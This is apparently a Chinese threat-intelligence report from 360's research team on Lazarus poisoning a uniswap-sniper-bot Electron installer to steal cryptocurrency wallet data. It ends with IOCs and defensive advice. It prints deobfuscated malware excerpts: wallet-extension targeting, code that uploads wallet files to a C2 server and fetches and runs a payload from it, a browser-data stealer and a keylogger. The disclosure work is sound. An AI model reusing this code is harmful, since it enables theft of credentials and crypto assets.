APT-C-26（Lazarus）组织持续升级攻击武器，利用Electron程序瞄准加密货币行业

原创 高级威胁研究院 360威胁情报中心 2025年01月20日 18:15 北京

APT-C-26

Lazarus


APT-C-26（Lazarus）组织是一个高度活跃的APT组织。该组织除了对金融机构和加密货币交易所感兴趣外，也对全球的政府机构、航空航天、军工等不同行业开展攻击活动，主要目的是获取资金和窃取敏感信息等。其攻击方式主要包括网络钓鱼、网络攻击和勒索软件攻击，并且它们的攻击行为具有高度的技术复杂性和隐蔽性，也具备Windows、Linux、MacOS系统攻击能力，以及拥有多种攻击载荷武器。

360高级威胁研究院捕获到了Lazarus组织利用Electron打包的恶意程序，该程序伪装成货币平台的自动化交易工具安装包，被用来对加密货币行业相关人员进行攻击。一旦受害者点击Electron打包的恶意程序，首先会显示正常的安装过程，但是在后台会运行恶意功能，然后通过层层加载，最终完成攻击行为。鉴于该组织近期频繁通过恶意安装程序针对多个平台进行渗透，并且在观察中发现其代码混淆也持续升级，因此我们在这里进行详细分析，希望经过曝光披露，相关的企业和个人可以提高安全防范意识，保护企业财产和相关用户财产免受损失。

一、攻击活动分析

1.攻击流程分析

本轮攻击中，Lazarus组织通过毒化uniswap-sniper-bot项目，并使用Electron打包成可执行文件进行投递，一旦用户运行就会下载执行恶意代码，盗取敏感信息，本文重点描述这类攻击方式(图中标红部分)。之前，该组织还利用过Python存储库PyPI、node.js项目以及视频软件进行投毒攻击，此类本文不再详细分析。但是这类攻击流程大同小异，其流程图如下:



2.载荷投递分析


Lazarus组织近日进行投递的部分样本信息如下：

MD5	48c179680e0b37d0262f7a402860b2a7
文件名称	uniswap-sniper-bot-with-guiSetup1.0.0.exe
文件大小	70.68 MB (74110128 bytes)

该样本免杀效果很好，在VirusTotal多引擎检测中只有极少数厂商报毒。运行该程序，首先会进行uniswap-sniper-bot正常安装以迷惑用户，uniswap-sniper-bot-with-gui是个开源项目(https://github[.]com/meta-dapp/uniswap-sniper-bot),它是一个用于类似交易所（DEX）平台的自动化交易工具，通常是为了帮助用户自动化购买新上线的代币或快速抢购热门代币。

与此同时，该样本在执行安装的过程中后台会进行恶意代码的下发。仔细分析发现该样本是利用Electron打包编译而成，Electron 是一个开源框架，它结合了Chromium和Node.js，使得开发者可以使用 Web 技术来构建桌面应用，并且支持Windows、macOS 和 Linux 等平台，由此也可以看出该组织具备多平台攻击的能力。


将Electron程序进行反编译，首先解压EXE程序找到app.asar进行反编译，解压后的结果如下：




名称	类型	大小
elevate.exe	应用程序	105 KB
app.asar	ASAR 文件	51,270 KB
app-update.yml	Yaml 源文件	1 KB
app.asar.unpacked	文件夹	

名称	类型	大小
assets	文件夹	
node_modules	文件夹	
src	文件夹	
index.html	Chrome HTML D...	19 KB
main.js	JavaScript 文件	6 KB
package.json	JSON File	1 KB
preload.js	JavaScript 文件	1 KB
README.md	Markdown 源文件	3 KB
renderer.js	JavaScript 文件	25 KB

通过分析对比，发现位于\src\helpers下的TokenHash.js被profits.js加载，而profits.js被main.js加载，但是对比uniswap-sniper-bot官方源代码，发现并没有引用该TokenHash.js，因此判断该脚本是lazarus组织嵌入的恶意代码。





打开该文件发现此脚本经过严重混淆，在之前捕获的此类攻击中并没有这么混淆，由此也可以看出该组织在不遗余力的进行载荷升级。

3.载荷功能分析

对上述提到的TokenHash.js进行去混淆，解混淆后可以看到其代码首先定义了多个浏览器加密钱包扩展程序ID。

```
const _0x4530a4 = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/
Brave-Browser", "BraveSoftware/Brave-Browser"];
const _0x1edb6a = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
const _0x490b84 = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.
Opera", "opera"];
const _0x21c9c3 = ["nkbihfbeogaeaoehlefnkodbefgpgknn",
"ejbalbakoplchlghecdalmeeeajnimhm", "fhbohimaelbohpjbbldcngcnapndodjp",
"ibnejdfjmmkpcnlpebklmnkoeoihofec", "bfnaelmomeimhlpmgjnjophhpkkoljpa",
"aeachknmefphepccionboohckonoeemg", "hifafgmccdpekplomjjkcfgodnhcellj",
"jblndlipeogpafnldhgmapagcccfchpi", "acmacodkjbdgmoleebolmdjonilkdbch",
"dlcobpjiigpikoobohmabehhmhfoodbb", "mcohilncbfahbmgdjkbpemcciiolgcge",
"agoakfejjabomempkjlepdflaleeobhb", "omaabbefbmiijedngplfjmnooppbclkk",
"aholpfdialjgjfhomihkjbmgjidlcdno", "nphplpgoakhhjchkkhmiggakijnkhfnd",
"penjlddjkjgpnkllboccdgccekpkcbin", "lgmpcpglpngdoalbgeoldeajfclnhafa",
"fldfpgipfncgndfolcbkdeeknbbbnhcc", "bhhhlbepdkbapadjdnnojkbgioiodbic",
"gjnckgkfmgmibbkoficdidcljeaaaheg", "afbcbjpbpfadlkmhmclhkeeodmamcflc"];
```


接着根据Brave、chrome和opera浏览器的默认存储路径，窃取其钱包数据并回传到[http://86.104.74[.]51:1224/uploads。

```
if ('w' == _0x15712f[0]) {
  _0x96bb27 = _0x8b34a2('~/') + "/AppData/Roaming/Exodus/exodus.wallet";
} else if ('d' == _0x15712f[0]) {
  _0x96bb27 = _0x8b34a2('~/') + "/Library/Application Support/exodus.wallet";
} else {
  _0x96bb27 = _0x8b34a2('~/') + "/.config/Exodus/exodus.wallet";
}
if (_0x139b4c(_0x96bb27)) {…
}
_0x4713e1(_0x3af56c, _0x1f3775);
return _0x3af56c;
};
const _0x4713e1 = (_0x436824, _0x4f9e98) => {
  const _0x562c4a = {
    type: '7',
    hid: "702_" + _0x426d45,
    uts: _0x4f9e98,
    multi_file: _0x436824
  };
  try {
    if (_0x436824.length > 0) {
      const _0x2cbb3d = {
        url: "http://86.104.74.51:1224/uploads",
        formData: _0x562c4a
```

然后从地址http://86.104.74[.]51:1224/pdown下载python安装包，便于后续代码执行，以及从地址[http://86.104.74[.]51:1224/client/7/702下载后续载荷并保存为%userprofile%\.sysinfo执行。

```
const _0xd634d4 = async () => await new Promise((_0x2dd53b, _0x445e89) => {
  if ('w' == _0x15712f[0]) {
    if (_0x13f403.existsSync(_0x43ba2a + "\\.pyp\\python.exe")) {
      (() => {
        const _0x44ae9a = _0x43ba2a + "/.sysinfo";
        const _0x25e6a7 = "\"" + _0x43ba2a + "\\.pyp\\python.exe\" \"" + _0x44ae9a
        + "\"";
        try {
          _0x13f403.rmSync(_0x44ae9a);
        } catch (_0x354391) {}
        _0x158eb6.get("http://86.104.74.51:1224/client/7/702", (_0x516bd7,
        _0x12db32, _0x5e7393) => {
          if (!_0x516bd7) {
            try {
              _0x13f403.writeFileSync(_0x44ae9a, _0x5e7393);
              _0x1c9627(_0x25e6a7, (_0xba1cf, _0x54ca09, _0x3c82f0) => {});
            } catch (_0x303e50) {}
```

下载的.sysinfo是一个python脚本，经过49层解码再解压缩得到原始代码如下所示。



其功能为下载器，从86.104.74.51地址下载插件用于后续攻击活动，后续插件的功能和我们之前对Lazarus组织该类型载荷的追踪中对比发现并无变化，故在次只对其进行简要分析说明。

插件1：

下载地址：http://86.104.74[.]51:1224/payload/7/702，保存为%userprofile%\.n2\pay，功能为主机监控，文件窃取，执行shell指令并设置anydesk等。

```
def ssh_cmd(A,args):…
def ssh_obj(A,args):…
def ssh_clip(A,args):…
def bro_down(A,p):…
def ssh_run(A,args):…
def send_5(A,a,o):A.send_n(a,5,o)
def ssh_upload(A,args):…
def ss_upd(A,D,args,sd,name):…
def ss_hup(A,sn,D,name,n):…
def ss_upf(A,admin,args,sfile,name):…
def ss_ufind(A,D,args,name,pat):…
def ss_ups(A):A.cp_stop=1
def ss_uenv(A,D,C):…
def ssh_env(A,args):…
def ssh_kill(A,args):…
def down_any(A,p):…
def ssh_any(A,args):…
```

插件2：

下载地址：http://86.104.74[.]51:1224/bow/7/702，保存为%userprofile%\.n2\bow，功能为窃取Chrome, Brave, Opera, Yandex, MsEdge数据。

```
host1 = '86.104.74.51'
host2 = f'http://{host1}:1224'

class BrowserVersion:
    def __str__(A):return A.base_name
    def __eq__(A,__o):return A.base_name==__o

class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome canary"];v_l =
["google-chrome", "google-chrome-unstable", "google-chrome-beta"];v_m = ["chrome", "chrome dev", "chrome beta", "chrome
canary"]
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_l
= ["Brave-Browser", "Brave-Browser-Beta", "Brave-Browser-Nightly"];v_m = ["Brave-Browser", "Brave-Browser-Beta",
"Brave-Browser-Nightly"]
class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"];v_l = ["opera",
"opera-beta", "opera-developer"];v_m = ["com.operasoftware.Opera", "com.operasoftware.OperaNext", "com.operasoftware.
OperaDeveloper"]
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m = ["YandexBrowser"]
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []
```

插件3：

下载地址：http://86.104.74[.]51:1224/mclip/7/702，保存为%userprofile%\.n2\mlip，功能为键盘监控、剪切板记录和窗口监控。

```
def is_control_down():
    return is_down(pyHook.GetKeyState(0x11)) or is_down(pyHook.GetKeyState(0xA2)) or is_down(pyHook.GetKeyState(0xA3))

> def save_log(log, text, caption):···

def GetTextFromClipboard():
    clipboard = wx.Clipboard()
    if clipboard.Open():
        if clipboard.IsSupported(wx.DataFormat(wx.DF_TEXT)):
            data = wx.TextDataObject()
            clipboard.GetData(data)
            s = data.GetText()
            # if self.ispvkey(s) or self.ismnemonic(s):
            save_log(s, "clipboard", "extension")
            clipboard.Close()

> def OnKeyboardEvent(event):···

# create the hook mananger
hm = pyHook.HookManager()
# register two callbacks
hm.KeyDown = OnKeyboardEvent
# hm.MouseLeftDown = OnMouseEvent

# hook into the mouse and keyboard events
hm.HookKeyboard()
# hm.HookMouse()
```

二、关联分析

早期我们也捕获到了多个Lazarus组织使用的带毒恶意程序包，主要以下几类：第一类是利用Python存储库PyPI，其具体分析参见360高级威胁研究院今年早期发布的文章[1]；第二类是利用node.js的npm包，其过程跟PyPI类似，可以参考phylum公司文章[2]；第三类也是近期伪装的视频软件安装包，目标人员一旦打开这类带毒的安装包后，恶意代码便会下载安装基于Python的后续载荷，从而展开窃密活动，部分样本信息如下所示，存在Windows和MacOS版本。

MD5	文件名	针对平台
8ebca0b7ef7dbfc14da3ee39f478e880	FCCCall.msi	Windows
1bb8b1d0282727ab9bc2deb3570cf272bc14c3ab8316e7ec373829ea7a6e2166	FCCCall.dmg	MacOS

这类样本后续执行的流程跟本次分析的样本类似，但是样本没有经过强混淆，没使用Electron打包成可执行程序，伪装的载体以及C&C服务器也都不一致，这也可以看出攻击者在不断升级攻击组件，具体分析不再详述，可以参考Group-IB 公司文章[3]。

三、归属研判

根据对Lazarus组织近期攻击事件的深入分析，发现该组织具有较为鲜明的攻击目的，以及技术特征，具体总结如下：

1）Lazarus组织近期为了攫取经济利益，基本都是以加密货币从业者，或者和加密货币高度相关的人群作为攻击对象，通过毒化加密货币开源项目，然后诱使受害者下载运行编译好的带毒的程序，从而实现窃取信息等目的。

2）Lazarus组织近年来经常使用Python，JavaScript相关武器库，在本次攻击事件中，攻击者通过投毒UniswapSniperBot项目进行攻击，UniswapSniperBot使用JavaScript进行开发，这和Lazarus近期利用node.js项目攻击手法相吻合。只是这次使用了Electron框架打包，以便用户更容易执行。

3）本次攻击样本回连的C&C服务端，其端口和近期披露的Lazarus攻击事件相吻合，都是1224或1244端口，回连的URL中，都含有uploads，pdown，/client/[数字]等字段。

通过上述特点，本次攻击归属于Lazarus组织。

总结

在本次详尽的攻击分析中，我们揭秘了APT-C-26组织如何巧妙地利用uniswap-sniper-bot项目执行恶意代码的全过程，并且执行过程中都是层层递进，关键代码也经过了强混淆，具备相当强的隐蔽性，通过一系列执行达到窃取用户信息的目的。此外，攻击组织针对 Windows、Linux、macOS系统都具备相当强的攻击攻击能力，并且有大量IP资产，这都体现出该组织背后有强大的经济能力支撑，以及对目标人群的意志坚定性。因此在这里提醒相关企业和个人加强安全意识，无论何种操作系统，切勿执行未知样本。这些行为可能导致系统在没有任何防范的情况下被攻陷，从而导致机密文件和重要情报的泄漏。

另外，本文披露的相关恶意代码、C&C只是APT-C-26组织近期攻击过程中使用的攻击武器，该组织不会因为一次攻击行动的暴露而停止活动，反而会持续更新其载荷，后期我们也将持续关注该组织的攻击活动。

附录 IOC

MD5:

48c179680e0b37d0262f7a402860b2a7

8ebca0b7ef7dbfc14da3ee39f478e880

1bb8b1d0282727ab9bc2deb3570cf272

bc14c3ab8316e7ec373829ea7a6e2166

61279d5e30f493bbdae9eab8ca99e9a4

2a8e4281213e4aaa485612f9ded261a2

457bb40c6fc10b3cd5a3b51e4eb672b2

eac8edaf5a4637fd964d7a3d87f8189a

bf82e3b5d25d167c168cc6600e797c53

C&C:

86.104.74[.]51:1224

45.128.52[.]14:1224

45.137.213[.]30:1224

165.140.86[.]227:1244

38.92.47[.]151:1244

23.106.253[.]215:1244

38.92.47[.]85:1244

138.201.199[.]46:1224

45.43.11[.]201:1244

147.124.214[.]129:1244

167.88.168[.]152:1224

185.235.241[.]208:1224

95.164.17[.]24:1224

参考

[1]https://mp.weixin.qq.com/s/g2jQ9yeT68SGZb1APY7xtA

[2]https://blog.phylum.io/crypto-themed-npm-packages-found-delivering-stealthy-malware/

[3]https://www.group-ib.com/blog/apt-lazarus-python-scripts/

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。

#APT 149 #朝鲜半岛 35 #APT-C-26 Lazarus 14

APT · 目录 ≡

< 上一篇 · 近些年APT-C-60（伪猎者）组织使用的载荷分析